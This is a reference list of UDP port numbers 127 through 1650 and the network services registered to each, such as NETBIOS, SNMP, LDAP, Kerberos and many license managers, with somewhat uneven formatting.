UDP  127  Locus PC-Interface Conn
Server
UDP  128  GSS X License Verification
UDP  129  Password Generator Protocol
UDP  130  cisco FNATIVE
UDP  131  cisco TNATIVE
UDP  132  cisco SYSMAINT
UDP  133  Statistics Service
UDP  134  INGRES-NET Service
UDP  135  DCE endpoint resolution
UDP  136  PROFILE Naming System
UDP  137  NETBIOS Name Service
UDP  138  NETBIOS Datagram Service
UDP  139  NETBIOS Session Service
UDP  140  EMFIS Data Service
UDP  141  EMFIS Control Service
UDP  142  Britton-Lee IDM
UDP  143  Internet Message Access
Protocol
UDP  144  Universal Management
Architecture
UDP  145  UAAC Protocol
UDP  146  ISO-IP0
UDP  147  ISO-IP
UDP  148  Jargon
UDP  149  AED 512 Emulation Service
UDP  150  SQL-NET
UDP  151  HEMS
UDP  152  Background File Transfer
Program
UDP  153  SGMP
UDP  154  NETSC
UDP  155  NETSC
UDP  156  SQL Service
UDP  157  KNET/VM Command/Message
Protocol
UDP  158  PCMail Server
UDP  159  NSS-Routing
UDP  160  SGMP-TRAPS
UDP  161  SNMP
UDP  162  SNMPTRAP
UDP  163  CMIP/TCP  Manager
UDP  164  CMIP/TCP  Agent
UDP  165  Xerox
UDP  166  Sirius Systems
UDP  167  NAMP
UDP  168  RSVD
UDP  169  SEND
UDP  170  Network PostScript
UDP  171  Network Innovations Multiplex
UDP  172  Network Innovations CL/1
UDP  173  Xyplex
UDP  174  MAILQ
UDP  175  VMNET
UDP  176  GENRAD-MUX
UDP  177  X Display Manager Control
Protocol
UDP  178  NextStep Window Server
UDP  179  Border Gateway Protocol
UDP  180  Intergraph
UDP  181  Unify
UDP  182  Unisys Audit SITP
UDP  183  OCBinder
UDP  184  OCServer
UDP  185  Remote-KIS
UDP  186  KIS Protocol
UDP  187  Application Communication
Interface
UDP  188  Plus Five's MUMPS
```

```
UDP  189  Queued File Transport
UDP  190  Gateway Access Control
Protocol
UDP  191  Prospero Directory Service
UDP  192  OSU Network Monitoring System
UDP  193  Spider Remote Monitoring
Protocol
UDP  194  Internet Relay Chat Protocol
UDP  195  DNSIX Network Level Module
Audit
UDP  196  DNSIX Session Mgt Module
Audit Redir
UDP  197  Directory Location Service
UDP  198  Directory Location Service
Monitor
UDP  199  SMUX
UDP  200  IBM System Resource
Controller
UDP  201  AppleTalk Routing Maintenance
UDP  202  AppleTalk Name Binding
UDP  203  AppleTalk Unused
UDP  204  AppleTalk Echo
UDP  205  AppleTalk Unused
UDP  206  AppleTalk Zone Information
UDP  207  AppleTalk Unused
UDP  208  AppleTalk Unused
UDP  209  The Quick Mail Transfer
Protocol
UDP  210  ANSI Z39.50
UDP  211  Texas Instruments 914C/G
Terminal
UDP  212  ATEXSSTR
UDP  213  IPX
UDP  214  VM PWSCS
UDP  215  Insignia Solutions
UDP  216  Computer Associates Int'l
License Server
UDP  217  dBASE Unix
UDP  218  Netix Message Posting
Protocol
UDP  219  Unisys ARPs
UDP  220  Interactive Mail Access
Protocol v3
UDP  221  Berkeley rlogind with SPX
auth
UDP  222  Berkeley rshd with SPX auth
UDP  223  Certificate Distribution
Center
UDP  224  masqdialer
UDP  242  Direct
UDP  243  Survey Measurement
UDP  244  inbusiness
UDP  245  LINK
UDP  246  Display Systems Protocol
UDP  247  SUBNTBCST_TFTP
UDP  248  bhfhs
UDP  256  RAP
UDP  257  Secure Electronic Transaction
UDP  258  Yak Winsock Personal Chat
UDP  259  Efficient Short Remote
Operations
UDP  260  Openport
UDP  261  IIOP Name Service over
TLS/SSL
UDP  262  Arcisdms
UDP  263  HDAP
UDP  264  BGMP
UDP  265  X-Bone CTL
UDP  266  SCSI on ST
UDP  267  Tobit David Service Layer
UDP  268  Tobit David Replica
UDP  280  HTTP-mgmt
UDP  281  Personal Link
UDP  282  Cable Port A/X
UDP  283  rescap
UDP  284  corerjd
UDP  286  FXP-1
UDP  287  K-BLOCK
UDP  308  Novastor Backup
UDP  309  EntrustTime
UDP  310  bhmds
UDP  311  AppleShare IP WebAdmin
UDP  312  VSLMP
UDP  313  Magenta Logic
UDP  314  Opalis Robot
UDP  315  DPSI
UDP  316  decAuth
UDP  317  Zannet
UDP  318  PKIX TimeStamp
UDP  319  PTP Event
UDP  320  PTP General
UDP  321  PIP
UDP  322  RTSPS
UDP  333  Texar Security Port
UDP  344  Prospero Data Access Protocol
UDP  345  Perf Analysis Workbench
UDP  346  Zebra server
UDP  347  Fatmen Server
UDP  348  Cabletron Management Protocol
UDP  349  mftp
UDP  350  MATIP Type A
UDP  351  bhoetty
UDP  352  bhoedap4
UDP  353  NDSAUTH
UDP  354  bh611
UDP  355  DATEX-ASN
UDP  356  Cloanto Net 1
UDP  357  bhevent
UDP  358  Shrinkwrap
UDP  359  Tenebris Network Trace
Service
UDP  360  scoi2odialog
UDP  361  Semantix
UDP  362  SRS Send
UDP  363  RSVP Tunnel
UDP  364  Aurora CMGR
UDP  365  DTK
UDP  366  ODMR
UDP  367  MortgageWare
UDP  368  QbikGDP
UDP  369  rpc2portmap
UDP  370  codaauth2
UDP  371  Clearcase
UDP  372  ListProcessor
UDP  373  Legent Corporation
UDP  374  Legent Corporation
UDP  375  Hassle
UDP  376  Amiga Envoy Network Inquiry
Proto
UDP  377  NEC Corporation
UDP  378  NEC Corporation
UDP  379  TIA/EIA/IS-99 modem client
UDP  380  TIA/EIA/IS-99 modem server
UDP  381  hp performance data collector
UDP  382  hp performance data managed
node
UDP  383  hp performance data alarm
manager
UDP  384  A Remote Network Server
System
UDP  385  IBM Application
UDP  386  ASA Message Router Object
Def.
UDP  387  Appletalk Update-Based
Routing Pro.
UDP  388  Unidata LDM
UDP  389  Lightweight Directory Access
Protocol
UDP  390  UIS
UDP  391  SynOptics SNMP Relay Port
UDP  392  SynOptics Port Broker Port
UDP  393  Data Interpretation System
UDP  394  EMBL Nucleic Data Transfer
UDP  395  NETscout Control Protocol
```

```
UDP  396  Novell Netware over IP
UDP  397  Multi Protocol Trans. Net.
UDP  398  Kryptolan
UDP  399  ISO Transport Class 2 Non-
Control over TCP
UDP  400  Workstation Solutions
UDP  401  Uninterruptible Power Supply
UDP  402  Genie Protocol
UDP  403  decap
UDP  404  nced
UDP  405  ncld
UDP  406  Interactive Mail Support
Protocol
UDP  407  Timbuktu
UDP  408  Prospero Resource Manager
Sys. Man.
UDP  409  Prospero Resource Manager
Node Man.
UDP  410  DECLadebug Remote Debug
Protocol
UDP  411  Remote MT Protocol
UDP  412  Trap Convention Port
UDP  413  SMSP
UDP  414  InfoSeek
UDP  415  BNet
UDP  416  Silverplatter
UDP  417  Onmux
UDP  418  Hyper-G
UDP  419  Ariel
UDP  420  SMPTE
UDP  421  Ariel
UDP  422  Ariel
UDP  423  IBM Operations Planning and
Control Start
UDP  424  IBM Operations Planning and
Control Track
UDP  425  ICAD
UDP  426  smartsdp
UDP  427  Server Location
UDP  428  OCS_CMU
UDP  429  OCS_AMU
UDP  430  UTMPSD
UDP  431  UTMPCD
UDP  432  IASD
UDP  433  NNSP
UDP  434  MobileIP-Agent
UDP  435  MobilIP-MN
UDP  436  DNA-CML
UDP  437  comscm
UDP  438  dsfgw
UDP  439  dasp
UDP  440  sgcp
UDP  441  decvms-sysmgt
UDP  442  cvc_hostd
UDP  443  HTTP protocol over TLS/SSL
UDP  444  Simple Network Paging
Protocol
UDP  445  Microsoft-DS
UDP  446  DDM-RDB
UDP  447  DDM-RFM
UDP  448  DDM-SSL
UDP  449  AS Server Mapper
UDP  450  TServer
UDP  451  Cray Network Semaphore server
UDP  452  Cray SFS config server
UDP  453  CreativeServer
UDP  454  ContentServer
UDP  455  CreativePartnr
UDP  456  macon-udp
UDP  457  scohelp
UDP  458  apple quick time
UDP  459  ampr-rcmd
UDP  460  skronk
UDP  461  DataRampSrv
UDP  462  DataRampSrvSec
UDP  463  alpes
UDP  464  kpasswd
UDP  465  smtp protocol over TLS/SSL
UDP  466  digital-vrc
UDP  467  mylex-mapd
UDP  468  proturis
UDP  469  Radio Control Protocol
UDP  470  scx-proxy
UDP  471  Mondex
UDP  472  ljk-login
UDP  473  hybrid-pop
UDP  474  tn-tl-w2
UDP  475  tcpnethaspsrv
UDP  476  tn-tl-fd1
UDP  477  ss7ns
UDP  478  spsc
UDP  479  iafserver
UDP  480  iafdbase
UDP  481  Ph service
UDP  482  bgs-nsi
UDP  483  ulpnet
UDP  484  Integra Software Management
Environment
UDP  485  Air Soft Power Burst
UDP  486  avian
UDP  487  saft Simple Asynchronous File
Transfer
UDP  488  gss-HTTP
UDP  489  nest-protocol
UDP  490  micom-pfs
UDP  491  go-login
UDP  492  Transport Independent
Convergence for FNA
UDP  493  Transport Independent
Convergence for FNA
UDP  494  POV-Ray
UDP  495  intecourier
UDP  496  PIM-RP-DISC
UDP  497  dantz
UDP  498  siam
UDP  499  ISO ILL Protocol
UDP  500  isakmp
UDP  501  STMF
UDP  502  asa-appl-proto
UDP  503  Intrinsa
UDP  504  citadel
UDP  505  mailbox-lm
UDP  506  ohimsrv
UDP  507  crs
UDP  508  xvttp
UDP  509  snare
UDP  510  FirstClass Protocol
UDP  511  PassGo
UDP  512  used by mail system to notify
users
UDP  513  maintains data bases showing
who's
UDP  514  BSD syslogd
UDP  515  spooler
UDP  516  videotex
UDP  517  like tenex link but across
UDP  518  talkd
UDP  519  unixtime
UDP  520  local routing process (on
site)
UDP  521  ripng
UDP  522  ULP
UDP  523  IBM-DB2
UDP  524  NCP
UDP  525  timeserver
UDP  526  newdate
UDP  527  Stock IXChange
UDP  528  Customer IXChange
UDP  529  IRC-SERV
UDP  530  rpc
UDP  531  chat
UDP  532  readnews
UDP  533  for emergency broadcasts
UDP  534  MegaMedia Admin
```

UDP 535 iiop
UDP 536 opalis-rdv
UDP 537 Networked Media Streaming Protocol
UDP 538 gdomap
UDP 539 Apertus Technologies Load Determination
UDP 540 uucpd
UDP 541 uucp-rlogin
UDP 542 commerce
UDP 543 kerberos (v4/v5)
UDP 544 krcmd
UDP 545 appleqtcsrvr
UDP 546 DHCPv6 Client
UDP 547 DHCPv6 Server
UDP 548 AFP over TCP
UDP 549 IDFP
UDP 550 new-who
UDP 551 cybercash
UDP 552 deviceshare
UDP 553 pirp
UDP 554 Real Time Stream Control Protocol
UDP 555 phAse Zero backdoor (Windows) / dsf
UDP 556 rfs server
UDP 557 openvms-sysipc
UDP 558 SDNSKMP
UDP 559 TEEDTAP
UDP 560 rmonitord
UDP 561 monitor
UDP 562 chcmd
UDP 563 nntp protocol over TLS/SSL
UDP 564 plan 9 file service
UDP 565 whoami
UDP 566 streettalk
UDP 567 banyan-rpc
UDP 568 microsoft shuttle
UDP 569 microsoft rome
UDP 570 demon
UDP 571 udemon
UDP 572 sonar
UDP 573 banyan-vip
UDP 574 FTP Software Agent System
UDP 575 VEMMI
UDP 576 ipcd
UDP 577 vnas
UDP 578 ipdd
UDP 579 decbsrv
UDP 580 SNTP HEARTBEAT
UDP 581 Bundle Discovery Protocol
UDP 582 SCC Security
UDP 583 Philips Video-Conferencing
UDP 584 Key Server
UDP 585 IMAP4+SSL
UDP 586 Password Change
UDP 587 Submission
UDP 588 CAL
UDP 589 EyeLink
UDP 590 TNS CML
UDP 591 FileMaker Inc. - HTTP Alternate
UDP 592 Eudora Set
UDP 593 HTTP RPC Ep Map
UDP 594 TPIP
UDP 595 CAB Protocol
UDP 596 SMSD
UDP 597 PTC Name Service
UDP 598 SCO Web Server Manager 3
UDP 599 Aeolon Core Protocol
UDP 600 Sun IPC server
UDP 606 Cray Unified Resource Manager
UDP 607 nqs
UDP 608 Sender-Initiated/Unsolicited File Transfer
UDP 609 npmp-trap
UDP 610 npmp-local
UDP 611 npmp-gui
UDP 612 HMMP Indication
UDP 613 HMMP Operation
UDP 614 SSLshell
UDP 615 Internet Configuration Manager
UDP 616 SCO System Administration Server
UDP 617 SCO Desktop Administration Server
UDP 618 DEI-ICDA
UDP 619 Digital EVM
UDP 620 SCO WebServer Manager
UDP 621 ESCP
UDP 622 Collaborator
UDP 623 Aux Bus Shunt
UDP 624 Crypto Admin
UDP 625 DEC DLM
UDP 626 ASIA
UDP 627 PassGo Tivoli
UDP 628 QMQP
UDP 629 3Com AMP3
UDP 630 RDA
UDP 631 IPP (Internet Printing Protocol)
UDP 632 bmpp
UDP 633 Service Status update (Sterling Software)
UDP 634 ginad
UDP 635 RLZ DBase
UDP 636 ldap protocol over TLS/SSL
UDP 637 lanserver
UDP 638 mcns-sec
UDP 639 MSDP
UDP 640 entrust-sps
UDP 641 repcmd
UDP 642 ESRO-EMSDP V1.3
UDP 643 SANity
UDP 644 dwr
UDP 645 PSSC
UDP 646 LDP
UDP 647 DHCP Failover
UDP 648 Registry Registrar Protocol (RRP)
UDP 649 Aminet
UDP 650 OBEX
UDP 651 IEEE MMS
UDP 652 UDLR_DTCP
UDP 653 RepCmd
UDP 654 AODV
UDP 655 TINC
UDP 656 SPMP
UDP 657 RMC
UDP 658 TenFold
UDP 659 URL Rendezvous
UDP 660 MacOS Server Admin
UDP 661 HAP
UDP 662 PFTP
UDP 663 PureNoise
UDP 664 Secure Aux Bus
UDP 665 Sun DR
UDP 666 doom Id Software
UDP 667 campaign contribution disclosures - SDR Technologies
UDP 668 MeComm
UDP 669 MeRegister
UDP 670 VACDSM-SWS
UDP 671 VACDSM-APP
UDP 672 VPPS-QUA
UDP 673 CIMPLEX
UDP 674 ACAP
UDP 675 DCTP
UDP 676 VPPS Via
UDP 677 Virtual Presence Protocol
UDP 678 GNU Generation Foundation NCP
UDP 679 MRM
UDP 680 entrust-aaas

```
UDP  681  entrust-aams
UDP  682  XFR
UDP  683  CORBA IIOP
UDP  684  CORBA IIOP SSL
UDP  685  MDC Port Mapper
UDP  686  Hardware Control Protocol
Wismar
UDP  687  asipregistry
UDP  688  REALM-RUSD
UDP  689  NMAP
UDP  690  VATP
UDP  691  MS Exchange Routing
UDP  692  Hyperwave-ISP
UDP  693  connendp
UDP  694  ha-cluster
UDP  695  IEEE-MMS-SSL
UDP  696  RUSHD
UDP  697  UUIDGEN
UDP  698  OLSR
UDP  704  errlog copy/server daemon
UDP  705  AgentX
UDP  706  SILC
UDP  707  Borland DSJ
UDP  709  Entrust Key Management
Service Handler
UDP  710  Entrust Administration
Service Handler
UDP  711  Cisco TDP
UDP  729  IBM NetView DM/6000
Server/Client
UDP  730  IBM NetView DM/6000 send/tcp
UDP  731  IBM NetView DM/6000
receive/tcp
UDP  740  (old) NETscout Control
Protocol (old)
UDP  741  netGW
UDP  742  Network based Rev. Cont. Sys.
UDP  744  Flexible License Manager
UDP  747  Fujitsu Device Control
UDP  748  Russell Info Sci Calendar
Manager
UDP  749  kerberos administration
UDP  750  kerberos version iv
UDP  751  pump
UDP  752  Kerberos password server
UDP  753  Kerberos userreg server
UDP  754  send
UDP  758  nlogin
UDP  759  con
UDP  760  ns
UDP  761  rxe
UDP  762  quotad
UDP  763  cycleserv
UDP  764  omserv
UDP  765  webster
UDP  767  phone
UDP  769  vid
UDP  770  cadlock
UDP  771  rtip
UDP  772  cycleserv2
UDP  773  notify
UDP  774  acmaint_dbd
UDP  775  acmaint_transd
UDP  776  wpages
UDP  777  Multiling HTTP
UDP  780  wpgs
UDP  781  HP performance data collector
UDP  782  node HP performance data
managed node
UDP  783  HP performance data alarm
manager
UDP  786  Concert
UDP  787  QSC
UDP  800  mdbs_daemon
UDP  801  device
UDP  810  FCP Datagram
UDP  828  itm-mcell-s
UDP  829  PKIX-3 CA/RA
UDP  873  rsync
UDP  886  ICL coNETion locate server
UDP  887  ICL coNETion server info
UDP  888  AccessBuilder
UDP  900  OMG Initial Refs
UDP  901  SMPNAMERES
UDP  902  IDEAFARM-CHAT
UDP  903  IDEAFARM-CATCH
UDP  911  xact-backup
UDP  989  ftp protocol data over
TLS/SSL
UDP  990  ftp protocol control over
TLS/SSL
UDP  991  Netnews Administration System
UDP  992  telnet protocol over TLS/SSL
UDP  993  imap4 protocol over TLS/SSL
UDP  994  irc protocol over TLS/SSL
UDP  995  pop3 protocol over TLS/SSL
UDP  996  vsinet
UDP  997  maitrd
UDP  998  puparp
UDP  999  Applix ac
UDP  1000  ock
UDP  1008  Solaris
UDP  1010  surf
UDP  1012  This is rstatd on a openBSD
box
UDP  1023  Reserved
UDP  1024  Reserved
UDP  1025  network blackjack
UDP  1030  BBN IAD
UDP  1031  BBN IAD
UDP  1032  BBN IAD
UDP  1047  Sun's NEO Object Request
Broker
UDP  1048  Sun's NEO Object Request
Broker
UDP  1049  Tobit David Postman VPMN
UDP  1050  CORBA Management Agent
UDP  1051  Optima VNET
UDP  1052  Dynamic DNS Tools
UDP  1053  Remote Assistant (RA)
UDP  1054  BRVREAD
UDP  1055  ANSYS - License Manager
UDP  1056  VFO
UDP  1057  STARTRON
UDP  1058  nim
UDP  1059  nimreg
UDP  1060  POLESTAR
UDP  1061  KIOSK
UDP  1062  Veracity
UDP  1063  KyoceraNetDev
UDP  1064  JSTEL
UDP  1065  SYSCOMLAN
UDP  1066  FPO-FNS
UDP  1067  Installation Bootstrap
Proto. Serv.
UDP  1068  Installation Bootstrap
Proto. Cli.
UDP  1069  COGNEX-INSIGHT
UDP  1070  GMRUpdateSERV
UDP  1071  BSQUARE-VOIP
UDP  1072  CARDAX
UDP  1073  BridgeControl
UDP  1074  FASTechnologies License
Manager
UDP  1075  RDRMSHC
UDP  1076  DAB STI-C
UDP  1077  IMGames
UDP  1078  eManageCstp
UDP  1079  ASPROVATalk
UDP  1080  Socks
UDP  1081  PVUNIWIEN
UDP  1082  AMT-ESD-PROT
UDP  1083  Anasoft License Manager
UDP  1084  Anasoft License Manager
```

```
UDP  1085  Web Objects
UDP  1086  CPL Scrambler Logging
UDP  1087  CPL Scrambler Internal
UDP  1088  CPL Scrambler Alarm Log
UDP  1089  FF Annunciation
UDP  1090  FF Fieldbus Message
Specification
UDP  1091  FF System Management
UDP  1092  OBRPD
UDP  1093  PROOFD
UDP  1094  ROOTD
UDP  1095  NICELink
UDP  1096  Common Name Resolution
Protocol
UDP  1097  Sun Cluster Manager
UDP  1098  RMI Activation
UDP  1099  RMI Registry
UDP  1100  MCTP
UDP  1101  PT2-DISCOVER
UDP  1102  ADOBE SERVER 1
UDP  1103  ADOBE SERVER 2
UDP  1104  XRL
UDP  1105  FTRANHC
UDP  1106  ISOIPSIGPORT-1
UDP  1107  ISOIPSIGPORT-2
UDP  1108  ratio-adp
UDP  1110  Client status info
UDP  1111  LM Social Server
UDP  1112  Intelligent Communication
Protocol
UDP  1114  Mini SQL
UDP  1115  ARDUS Transfer
UDP  1116  ARDUS Control
UDP  1117  ARDUS Multicast Transfer
UDP  1123  Murray
UDP  1155  Network File Access
UDP  1161  Health Polling
UDP  1162  Health Trap
UDP  1167  conference calling
UDP  1169  TRIPWIRE
UDP  1180  Millicent Client Proxy
UDP  1188  HP Web Admin
UDP  1200  SCOL
UDP  1201  Nucleus Sand
UDP  1202  caiccipc
UDP  1203  License Validation
UDP  1204  Log Request Listener
UDP  1205  Accord-MGC
UDP  1206  Anthony Data
UDP  1207  MetaSage
UDP  1208  SEAGULL AIS
UDP  1209  IPCD3
UDP  1210  EOSS
UDP  1211  Groove DPP
UDP  1212  lupa
UDP  1213  MPC LIFENET
UDP  1214  KAZAA
UDP  1215  scanSTAT 1.0
UDP  1216  ETEBAC 5
UDP  1217  HPSS-NDAPI
UDP  1218  AeroFlight-ADs
UDP  1219  AeroFlight-Ret
UDP  1220  QT SERVER ADMIN
UDP  1221  SweetWARE Apps
UDP  1222  SNI R&D network
UDP  1223  TGP
UDP  1224  VPNz
UDP  1225  SLINKYSEARCH
UDP  1226  STGXFWS
UDP  1227  DNS2Go
UDP  1228  FLORENCE
UDP  1229  Novell ZFS
UDP  1234  Infoseek Search Agent
UDP  1239  NMSD
UDP  1248  hermes
UDP  1300  H323 Host Call Secure
UDP  1310  Husky
UDP  1311  RxMon
UDP  1312  STI Envision
UDP  1313  BMC_PATROLDB
UDP  1314  Photoscript Distributed
Printing System
UDP  1319  Panja-ICSP
UDP  1320  Panja-AXBNET
UDP  1321  PIP
UDP  1335  Digital Notary Protocol
UDP  1345  VPJP
UDP  1346  Alta Analytics License
Manager
UDP  1347  multi media conferencing
UDP  1348  multi media conferencing
UDP  1349  Registration Network
Protocol
UDP  1350  Registration Network
Protocol
UDP  1351  Digital Tool Works (MIT)
UDP  1352  Lotus Note
UDP  1353  Relief Consulting
UDP  1354  RightBrain Software
UDP  1355  Intuitive Edge
UDP  1356  CuillaMartin Company
UDP  1357  Electronic PegBoard
UDP  1358  CONNLCLI
UDP  1359  FTSRV
UDP  1360  MIMER
UDP  1361  LinX
UDP  1362  TimeFlies
UDP  1363  Network DataMover Requester
UDP  1364  Network DataMover Server
UDP  1365  Network Software Associates
UDP  1366  Novell NetWare Comm Service
Platform
UDP  1367  DCS
UDP  1368  ScreenCast
UDP  1369  GlobalView to Unix Shell
UDP  1370  Unix Shell to GlobalView
UDP  1371  Fujitsu Config Protocol
UDP  1372  Fujitsu Config Protocol
UDP  1373  Chromagrafx
UDP  1374  EPI Software Systems
UDP  1375  Bytex
UDP  1376  IBM Person to Person
Software
UDP  1377  Cichlid License Manager
UDP  1378  Elan License Manager
UDP  1379  Integrity Solutions
UDP  1380  Telesis Network License
Manager
UDP  1381  Apple Network License
Manager
UDP  1382  udt_os
UDP  1383  GW Hannaway Network License
Manager
UDP  1384  Objective Solutions License
Manager
UDP  1385  Atex Publishing License
Manager
UDP  1386  CheckSum License Manager
UDP  1387  Computer Aided Design
Software Inc LM
UDP  1388  Objective Solutions DataBase
Cache
UDP  1389  Document Manager
UDP  1390  Storage Controller
UDP  1391  Storage Access Server
UDP  1392  Print Manager
UDP  1393  Network Log Server
UDP  1394  Network Log Client
UDP  1395  PC Workstation Manager
software
UDP  1396  DVL Active Mail
UDP  1397  Audio Active Mail
UDP  1398  Video Active Mail
UDP  1399  Cadkey License Manager
```

```
UDP  1400  Cadkey Tablet Daemon
UDP  1401  Goldleaf License Manager
UDP  1402  Prospero Resource Manager
UDP  1403  Prospero Resource Manager
UDP  1404  Infinite Graphics License
Manager
UDP  1405  IBM Remote Execution Starter
UDP  1406  NetLabs License Manager
UDP  1407  DBSA License Manager
UDP  1408  Sophia License Manager
UDP  1409  Here License Manager
UDP  1410  HiQ License Manager
UDP  1411  AudioFile
UDP  1412  InnoSys
UDP  1413  Innosys-ACL
UDP  1414  IBM MQSeries
UDP  1415  DBStar
UDP  1416  Novell LU6.2
UDP  1417  Timbuktu Service 1 Port
UDP  1418  Timbuktu Service 2 Port
UDP  1419  Timbuktu Service 3 Port
UDP  1420  Timbuktu Service 4 Port
UDP  1421  Gandalf License Manager
UDP  1422  Autodesk License Manager
UDP  1423  Essbase Arbor Software
UDP  1424  Hybrid Encryption Protocol
UDP  1425  Zion Software License
Manager
UDP  1426  Satellite-data Acquisition
System 1
UDP  1427  mloadd monitoring tool
UDP  1428  Informatik License Manager
UDP  1429  Hypercom NMS
UDP  1430  Hypercom TPDU
UDP  1431  Reverse Gossip Transport
UDP  1432  Blueberry Software License
Manager
UDP  1433  Microsoft-SQL-Server
UDP  1434  Microsoft-SQL-Monitor
UDP  1435  IBM CICS
UDP  1436  Satellite-data Acquisition
System 2
UDP  1437  Tabula
UDP  1438  Eicon Security Agent/Server
UDP  1439  Eicon X25/SNA Gateway
UDP  1440  Eicon Service Location
Protocol
UDP  1441  Cadis License Management
UDP  1442  Cadis License Management
UDP  1443  Integrated Engineering
Software
UDP  1444  Marcam  License Management
UDP  1445  Proxima License Manager
UDP  1446  Optical Research Associates
License Manager
UDP  1447  Applied Parallel Research LM
UDP  1448  OpenConnect License Manager
UDP  1449  PEport
UDP  1450  Tandem Distributed Workbench
Facility
UDP  1451  IBM Information Management
UDP  1452  GTE Government Systems
License Man
UDP  1453  Genie License Manager
UDP  1454  interHDL License Manager
UDP  1455  ESL License Manager
UDP  1456  DCA
UDP  1457  Valisys License Manager
UDP  1458  Nichols Research Corp.
UDP  1459  Proshare Notebook
Application
UDP  1460  Proshare Notebook
Application
UDP  1461  IBM Wireless LAN
UDP  1462  World License Manager
UDP  1463  Nucleus
UDP  1464  MSL License Manager
UDP  1465  Pipes Platform
mfarlin@peerlogic.com
UDP  1466  Ocean Software License
Manager
UDP  1467  CSDMBASE
UDP  1468  CSDM
UDP  1469  Active Analysis Limited
License Manager
UDP  1470  Universal Analytics
UDP  1471  csdmbase
UDP  1472  csdm
UDP  1473  OpenMath
UDP  1474  Telefinder
UDP  1475  Taligent License Manager
UDP  1476  clvm-cfg
UDP  1477  ms-sna-server
UDP  1478  ms-sna-base
UDP  1479  dberegister
UDP  1480  PacerForum
UDP  1481  AIRS
UDP  1482  Miteksys License Manager
UDP  1483  AFS License Manager
UDP  1484  Confluent License Manager
UDP  1485  LANSource
UDP  1486  nms_topo_serv
UDP  1487  LocalInfoSrvr
UDP  1488  DocStor
UDP  1489  dmdocbroker
UDP  1490  insitu-conf
UDP  1491  anynetgateway
UDP  1492  stone-design-1
UDP  1493  netmap_lm
UDP  1494  ica
UDP  1495  cvc
UDP  1496  liberty-lm
UDP  1497  rfx-lm
UDP  1498  Sybase SQL Any
UDP  1499  Federico Heinz Consultora
UDP  1500  VLSI License Manager
UDP  1501  Satellite-data Acquisition
System 3
UDP  1502  Shiva
UDP  1503  Databeam
UDP  1504  EVB Software Engineering
License Manager
UDP  1505  Funk Software Inc.
UDP  1506  Universal Time daemon (utcd)
UDP  1507  symplex
UDP  1508  diagmond
UDP  1509  Robcad Ltd. License Manager
UDP  1510  Midland Valley Exploration
Ltd. Lic. Man.
UDP  1511  3l-l1
UDP  1512  Microsoft's Windows Internet
Name Service
UDP  1513  Fujitsu Systems Business of
America Inc
UDP  1514  Fujitsu Systems Business of
America Inc
UDP  1515  ifor-protocol
UDP  1516  Virtual Places Audio data
UDP  1517  Virtual Places Audio control
UDP  1518  Virtual Places Video data
UDP  1519  Virtual Places Video control
UDP  1520  atm zip office
UDP  1521  nCube License Manager
UDP  1522  Ricardo North America
License Manager
UDP  1523  cichild
UDP  1524  ingres
UDP  1525  Prospero Directory Service
non-priv
UDP  1526  Prospero Data Access Prot
non-priv
UDP  1527  oracle
UDP  1528  micautoreg
UDP  1529  oracle
```

```
UDP  1530  rap-service
UDP  1531  rap-listen
UDP  1532  miroconnect
UDP  1533  Virtual Places Software
UDP  1534  micromuse-lm
UDP  1535  ampr-info
UDP  1536  ampr-inter
UDP  1537  isi-lm
UDP  1538  3ds-lm
UDP  1539  Intellistor License Manager
UDP  1540  rds
UDP  1541  rds2
UDP  1542  gridgen-elmd
UDP  1543  simba-cs
UDP  1544  aspeclmd
UDP  1545  vistium-share
UDP  1546  abbaccuray
UDP  1547  laplink
UDP  1548  Axon License Manager
UDP  1549  Shiva Sound
UDP  1550  Image Storage license
manager 3M Company
UDP  1551  HECMTL-DB
UDP  1552  pciarray
UDP  1553  sna-cs
UDP  1554  CACI Products Company
License Manager
UDP  1555  livelan
UDP  1556  AshWin CI Tecnologies
UDP  1557  ArborText License Manager
UDP  1558  xingmpeg
UDP  1559  web2host
UDP  1560  asci-val
UDP  1561  facilityview
UDP  1562  pconnectmgr
UDP  1563  Cadabra License Manager
UDP  1564  Pay-Per-View
UDP  1565  WinDD
UDP  1566  CORELVIDEO
UDP  1567  jlicelmd
UDP  1568  tsspmap
UDP  1569  ets
UDP  1570  orbixd
UDP  1571  Oracle Remote Data Base
UDP  1572  Chipcom License Manager
UDP  1573  itscomm-ns
UDP  1574  mvel-lm
UDP  1575  oraclenames
UDP  1576  moldflow-lm
UDP  1577  hypercube-lm
UDP  1578  Jacobus License Manager
UDP  1579  ioc-sea-lm
UDP  1580  tn-tl-r2
UDP  1581  MIL-2045-47001
UDP  1582  MSIMS
UDP  1583  simbaexpress
UDP  1584  tn-tl-fd2
UDP  1585  intv
UDP  1586  ibm-abtact
UDP  1587  pra_elmd
UDP  1588  triquest-lm
UDP  1589  VQP
UDP  1590  gemini-lm
UDP  1591  ncpm-pm
UDP  1592  commonspace
UDP  1593  mainsoft-lm
UDP  1594  sixtrak
UDP  1595  radio
UDP  1596  radio-bc
UDP  1597  orbplus-iiop
UDP  1598  picknfs
UDP  1599  simbaservices
UDP  1600  issd
UDP  1601  aas
UDP  1602  inspect
UDP  1603  pickodbc
UDP  1604  icabrowser
UDP  1605  Salutation Manager
(Salutation Protocol)
UDP  1606  Salutation Manager (SLM-API)
UDP  1607  stt
UDP  1608  Smart Corp. License Manager
UDP  1609  isysg-lm
UDP  1610  taurus-wh
UDP  1611  Inter Library Loan
UDP  1612  NetBill Transaction Server
UDP  1613  NetBill Key Repository
UDP  1614  NetBill Credential Server
UDP  1615  NetBill Authorization Server
UDP  1616  NetBill Product Server
UDP  1617  Nimrod Inter-Agent
Communication
UDP  1618  skytelnet
UDP  1619  xs-openstorage
UDP  1620  faxportwinport
UDP  1621  softdataphone
UDP  1622  ontime
UDP  1623  jaleosnd
UDP  1624  udp-sr-port
UDP  1625  svs-omagent
UDP  1626  Shockwave
UDP  1627  T.128 Gateway
UDP  1628  LonTalk normal
UDP  1629  LonTalk urgent
UDP  1630  Oracle Net8 Cman
UDP  1631  Visit view
UDP  1632  PAMMRATC
UDP  1633  PAMMRPC
UDP  1634  Log On America Probe
UDP  1635  EDB Server 1
UDP  1636  CableNet Control Protocol
UDP  1637  CableNet Admin Protocol
UDP  1638  CableNet Info Protocol
UDP  1639  cert-initiator
UDP  1640  cert-responder
UDP  1641  InVision
UDP  1642  isis-am
UDP  1643  isis-ambc
UDP  1644  Satellite-data Acquistion
Systems 4
UDP  1645  datametrics
UDP  1646  sa-msg-port
UDP  1647  rsap
UDP  1648  concurrent-lm
UDP  1649  kermit
UDP  1650  nkd
